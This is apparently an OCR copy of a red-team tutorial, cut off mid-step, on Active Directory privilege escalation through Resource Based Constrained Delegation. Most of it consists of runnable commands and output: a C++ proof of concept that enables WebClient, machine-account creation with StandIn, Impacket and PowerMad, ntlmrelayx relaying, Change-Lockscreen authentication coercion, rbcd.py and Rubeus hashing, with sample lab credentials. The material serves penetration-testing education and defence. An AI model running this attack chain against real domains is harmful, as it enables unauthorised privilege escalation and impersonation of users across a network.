Resource Based Constrained Delegation

pentestlab.blog/category/red-team/page/25


October 18, 2021

Microsoft in an attempt to provide more flexibility to domain users enabled owner of resources to configure which accounts are trusted and allowed to delegate to them. This is achieved by modification of the attribute "*ms-DS-AllowedToActOnBehalfOfOtherIdentity*" which is used to control access of the target resource. Specifically if a resource such as a computer account has this attribute set then an account is allowed to act on behalf of the computer account. In order to be able to modify this attribute an account would need write permissions over that object which by default doesn't have. However, if the SYSTEM account could be triggered and the authentication is relayed towards the Active Directory then it might be possible an account to obtain delegation rights and therefore to be able to act as an elevated user.

Elevation of privileges via Resource Based Constrained Delegation is not a new topic and it has been discussed in the past initially by Elad Shamir and Will Schroeder. This attack vector follows a series of steps and rely on the Service for User (S4U) Kerberos extension which enables a service (e.g CIFS) to request and obtain a service ticket on behalf of another user. The methodology of privilege escalation via Resource Based Constrained Delegation consists of the following steps:

1. Discovery of Machine Account Quota
2. Enable WebClient Service
3. Creation of a Computer Account
4. NTLM Relay
5. Hash Calculation
6. Request Service Ticket
7. Convert Ticket
8. Access via Kerberos Authentication


The following diagram illustrates the steps of resource based constrained delegation.



Resource Based Constrained Delegation – Diagram

Discovery of Machine Account Quota


By default users on the domain are allowed to create up to 10 machine accounts. The value of the attribute "*ms-DS-MachineAccountQuota*" defines how many machine account can be created. From the perspective of Active Directory this can be observed by looking at the Attribute Editor in the domain properties.



Machine Account Quota

However, the above value can be retrieved by querying Active Directory objects during red team operations. SharpView is the equivalent of PowerView developed in C# and therefore can be used directly from the implant. Executing the command below will enumerate all the domain objects.

```
SharpView Get-DomainObject -Domain purple.lab
```



SharpView – Domain Objects

The value of the attribute "*ms-ds-machineaccountquota*" will be displayed in the output.

```
Command Prompt
objectcategory                  : CN=Domain-DNS,CN=Schema,CN=Configuration,DC=purple,DC=lab
dc                              : purple
pwdhistorylength                : 24
serverstate                     : 1
maxpwdage                       : -36288000000000
nextrid                         : 1000
msds-alluserstrustquota         : 1000
usncreated                      : 4099
ms-ds-machineaccountquota       : 10
systemflags                     : -1946157056
subrefs                         : {DC=ForestDnsZones,DC=purple,DC=lab, DC=DomainDnsZones,DC=purple,DC=lab, CN=Config
on,DC=purple,DC=lab}
modifiedcountatlastprom         : 0
forcelogoff                     : -9223372036854775808
masteredby                      : {CN=NTDS Settings,CN=CA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configur
,DC=purple,DC=lab, CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=purple,
ab}
msds-perusertrusttombstones... : 10
creationtime                    : 132778547437745529
otherwellknownobjects           : {B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=purple,DC=lab, B:32:1EB93889E40C
F0C64D23BBB6237:CN=Managed Service Accounts,DC=purple,DC=lab}
```

SharpView – Machine Account Quota

An alternative approach is to use StandIn which can query only the domain object of interest.

```
StandIn.exe --object ms-DS-MachineAccountQuota=*
```

```
C:\Users\pentestlab.PURPLE>StandIn.exe --object ms-DS-MachineAccountQuota=*

[?] Using DC : dc.purple.lab
[?] Object   : DC=purple
    Path     : LDAP://DC=purple,DC=lab

[?] Iterating object properties

[+] ridmanagerreference
    |_ CN=RID Manager$,CN=System,DC=purple,DC=lab
[+] objectcategory
    |_ CN=Domain-DNS,CN=Schema,CN=Configuration,DC=purple,DC=lab
[+] msds-nctype
    |_ 0
[+] systemflags
    |_ -1946157056
[+] minpwdage
    |_ -864000000000
[+] dscorepropagationdata
    |_ 01/01/1601 00:00:00
[+] uascompat
    |_ 1
[+] usnchanged
    |_ 352343
[+] instancetype
    |_ 5
[+] creationtime
    |_ 132778547437745529
```

StandIn – Machine Account Quota Object

The value of the "*ms-ds-machineaccountquota*" will be displayed in the console.

```
[+] ms-ds-machineaccountquota
    |_ 10
[+] subrefs
    |_ DC=ForestDnsZones,DC=purple,DC=lab
    |_ DC=DomainDnsZones,DC=purple,DC=lab
    |_ CN=Configuration,DC=purple,DC=lab
[+] lockoutduration
    |_ -18000000000
[+] name
    |_ purple
[+] nextrid
    |_ 1000
[+] msds-alluserstrustquota
    |_ 1000
[+] msds-expirepasswordsonsmartcardonlyaccounts
    |_ True
[+] objectclass
    |_ top
    |_ domain
    |_ domainDNS
[+] adspath
    |_ LDAP://DC=purple,DC=lab
[+] iscriticalsystemobject
    |_ True
```

StandIn – Machine Account Quota

Enable WebClient Service

In newer versions of Windows operating system such as Windows 10 and 11 the web client service is installed but not enabled by default. The status of the service can be obtained by executing the following from a PowerShell console.

```
Get-Service WebClient
```

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> Get-Service WebClient

Status   Name               DisplayName
------   ----               -----------
Stopped  WebClient          WebClient


PS C:\Users\pentestlab.PURPLE>
```

WebClient Service – Status

In order for the technique to work the WebDav service needs to be in running status because the WebDav doesn't negotiate signing and therefore authentication relays from the current machine account will be allowed. Standard users doesn't have the permission to enable the service. James Forshaw has released a proof of concept which resolves this problem by triggering a custom ETW event which will enable the service from the perspective of a standard user.

```
#include <Windows.h>
#include <evntprov.h>

int main()
{
    const GUID _MS_Windows_WebClntLookupServiceTrigger_Provider =
    { 0x22B6D684, 0xFA63, 0x4578,
    { 0x87, 0xC9, 0xEF, 0xFC, 0xBE, 0x66, 0x43, 0xC7 } };

    REGHANDLE Handle;
    bool success = false;

    if (EventRegister(&_MS_Windows_WebClntLookupServiceTrigger_Provider,
        nullptr, nullptr, &Handle) == ERROR_SUCCESS)
    {
        EVENT_DESCRIPTOR desc;
        EventDescCreate(&desc, 1, 0, 0, 4, 0, 0, 0);
        success = EventWrite(Handle, &desc, 0, nullptr) == ERROR_SUCCESS;
        EventUnregister(Handle);
    }

    return success;
}
```

```
// webclient.cpp : This file contains the 'main' function. Program execution begins and ends there.
//

#include <Windows.h>
#include <evntprov.h>

int main()
{
    const GUID _MS_Windows_WebClntLookupServiceTrigger_Provider =
    { 0x22B6D684, 0xFA63, 0x4578,
    { 0x87, 0xC9, 0xEF, 0xFC, 0xBE, 0x66, 0x43, 0xC7 } };

    REGHANDLE Handle;
    bool success = false;

    if (EventRegister(&_MS_Windows_WebClntLookupServiceTrigger_Provider,
        nullptr, nullptr, &Handle) == ERROR_SUCCESS)
    {
        EVENT_DESCRIPTOR desc;
        EventDescCreate(&desc, 1, 0, 0, 4, 0, 0, 0);
        success = EventWrite(Handle, &desc, 0, nullptr) == ERROR_SUCCESS;
        EventUnregister(Handle);
    }

    return success;
}
```

C++ Code – Enable Web Client

Compiling the code into an executable and running the binary on the target host will enable the service.

```
.\webclient.exe
```

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> Get-Service WebClient

Status   Name               DisplayName
------   ----               -----------
Stopped  WebClient          WebClient


PS C:\Users\pentestlab.PURPLE> .\webclient.exe
PS C:\Users\pentestlab.PURPLE> Get-Service WebClient

Status   Name               DisplayName
------   ----               -----------
Running  WebClient          WebClient


PS C:\Users\pentestlab.PURPLE>
```

Enable WebClient Service

From command prompt the service can be queried by executing the following:

```
sc query webclient
```

Command Prompt

```
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>sc query webclient

SERVICE_NAME: webclient
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\pentestlab.PURPLE>
```


WebClient Service

Creation of Computer Accounts

As it has been discussed previously domain users are allowed by default to create up to 10 machine accounts. There are various tools which can be used to create machine accounts from domain joined systems and non-domain joined systems if credentials are provided. Ruben Boonen developed a .NET active directory post exploitation toolkit called StandIn which can be used from an implant to perform tasks related to resource based

constrained delegation such as the creation of a computer account. Executing the following command will create a new machine account on the domain with a random password.


```
StandIn.exe --computer Desktop-Pentestlab --make
```



StandIn – Create Computer Account

Impacket contains a python script which can create computer accounts from non domain joined systems.

```
python3 addcomputer.py -method SAMR -computer-name Pentestlab$ -computer-pass
Password123 purple.lab/pentestlab:Password1234
```



Impacket – Add New Computer

Alternatively this task can be performed via PowerShell as the PowerMad module developed by Kevin Robertson contains a function which can create new machine accounts.

```
Import-Module .\Powermad.psm1
New-MachineAccount -MachineAccount Pentestlaboratories -Domain purple.lab -
DomainController dc.purple.lab
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> Import-Module .\Powermad.psm1
PS C:\Users\pentestlab.PURPLE> New-MachineAccount -MachineAccount Pentestlaboratories -Domain purple.lab -DomainController dc.purple.lab
Enter a password for the new machine account: ***********
[+] Machine account Pentestlaboratories added
PS C:\Users\pentestlab.PURPLE>
```

PowerMad – New Machine Account

Instead of creating a new machine account with one of the above methods if the system is already configured for resource based constrained delegation then an existing machine account could be utilized. The "*delegat*ion" flag from StandIn can display all the accounts that have resource based constrained delegation privileges including accounts with unconstrained and constrained delegation permissions.

```
StandIn.exe --delegation
```

```
C:\Users\pentestlab.PURPLE>StandIn.exe --delegation

[?] Using DC : dc.purple.lab

[?] Found 2 object(s) with unconstrained delegation..

[*] SamAccountName           : DC$
    DistinguishedName        : CN=DC,OU=Domain Controllers,DC=purple,DC=lab
    userAccountControl       : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION

[*] SamAccountName           : CA$
    DistinguishedName        : CN=CA,OU=Domain Controllers,DC=purple,DC=lab
    userAccountControl       : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION

[?] Found 0 object(s) with constrained delegation..

[?] Found 2 object(s) with resource-based constrained delegation..

[*] SamAccountName           : PC1$
    DistinguishedName        : CN=PC1,CN=Computers,DC=purple,DC=lab
    Inbound Delegation       : WVLFLLKZ$
                               DESKTOP-Pentestlab$
    userAccountControl       : WORKSTATION_TRUST_ACCOUNT

[*] SamAccountName           : HIVE$
    DistinguishedName        : CN=HIVE,CN=Computers,DC=purple,DC=lab
    Inbound Delegation       : DESKTOP-Pentestlab$
                               Pentestlab$
    userAccountControl       : WORKSTATION_TRUST_ACCOUNT
```

StandIn – Discover Accounts Configured for Resource Based Constrained Delegation

NTLM Relay

Since a new machine account has been created and the web client service is running on the host the next step is to configure "*ntlmrelayx*" from Impacket for delegation. Once the authentication from the legit machine account is captured will be relayed towards the

domain controller for authentication via LDAP. An image needs to be in place in the directory since the initial authentication will received via HTTP. The fake machine account "*DESKTOP-Pentestlab$*" will be targeted for delegation permissions.

```
python3 ntlmrelayx.py -t ldap://dc.purple.lab  --delegate-access --serve-image
pentestlab.jpg --escalate-user 'DESKTOP-Pentestlab$' --no-dump --no-da --no-acl
```

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ python3 ntlmrelayx.py -t ldap://dc.purple.lab  --delegate-access --serve-
image pentestlab.jpg --escalate-user 'DESKTOP-Pentestlab$' --no-dump --no-da
--no-acl
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

ntlmrelayx – Delegate Access

To coerce the SYSTEM account to authenticate via the network NCC Group developed Change-Lockscreen which accepts WebDav paths. In order for the authentication to be successful the host name needs to be used instead of an IP address as WebDav clients authenticate automatically in the intranet zone. It should be noted that the WebClient service will be enabled using the change lock screen trigger and the step of enabling the web client service could be avoided.

```
Change-Lockscreen.exe -Webdav \\kali@80\
```

```
Command Prompt
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>Change-Lockscreen.exe -Webdav \\kali@80\

C:\Users\pentestlab.PURPLE>
```

Authentication Trigger – Change-LockScreen

The machine account (Hive$) will authenticate via HTTP on the Kali instance and will attempt to find the image at a random path. Once the authentication is relayed on the domain controller the fake machine account (DESKTOP-Pentestlab$) will gain delegation rights over the Hive$ account.

```
[*] Authenticating against ldap://dc.purple.lab as PURPLE\pentestlab SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] Authenticating against ldap://dc.purple.lab as PURPLE\pentestlab SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] Authenticating against ldap://dc.purple.lab as PURPLE\pentestlab SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] Authenticating against ldap://dc.purple.lab as PURPLE\pentestlab SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] HTTPD: Client requested path: /jri3uqcpush/image.jpg
[*] HTTPD: Client requested path: /jri3uqcpush/image.jpg
[*] HTTPD: Client requested path: /jri3uqcpush/image.jpg
[*] Authenticating against ldap://dc.purple.lab as PURPLE\pentestlab SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] HTTPD: Received connection from 10.0.0.9, attacking target ldap://dc.purp
le.lab
[*] Authenticating against ldap://dc.purple.lab as PURPLE\HIVE$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] Delegation rights modified succesfully!
[*] DESKTOP-Pentestlab$ can now impersonate users on HIVE$ via S4U2Proxy
```

ntlmrelayx – Resource Based Constrained Delegation


The attack can be also executed from a non joined domain system if domain credentials are supplied by using the rbcd python script which automates the process.

```
python3 rbcd.py -f Pentestlab -t HIVE -dc-ip 10.0.0.1
purple\\pentestlab:Password1234
```

```
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] Starting Resource Based Constrained Delegation Attack against HIVE$
[*] Initializing LDAP connection to 10.0.0.1
[*] Using purple\Administrator account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `Pentestlab` into
msDS-AllowedToActOnBehalfOfOtherIdentity of target computer `HIVE`
[*] Delegation rights modified succesfully!
[*] Pentestlab$ can now impersonate users on HIVE$ via S4U2Proxy

┌──(kali㉿kali)-[~/impacket/examples]
└─$
```

Python Implementation – rbcd

A value which will correspond to the machine account which has delegation permissions will appear in the "*msDS-AllowedToActOnBehalfOfOtherIdentify*" attribute of the computer object (Hive).



Active Directory – Resource Based Constrained Delegation

Hash Calculation

Requests for obtaining tickets from the Key Distribution Center (KDC) requires the hash representation of the password instead of the plain-text value. Since the password for the machine account is known the "*hash*" action of Rubeus can be used to calculate the hash values of a given password.

```
Rubeus.exe hash /domain:purple.lab /user:DESKTOP-Pentestlab$
/password:UbTwJR70zFtkGNv
```

```
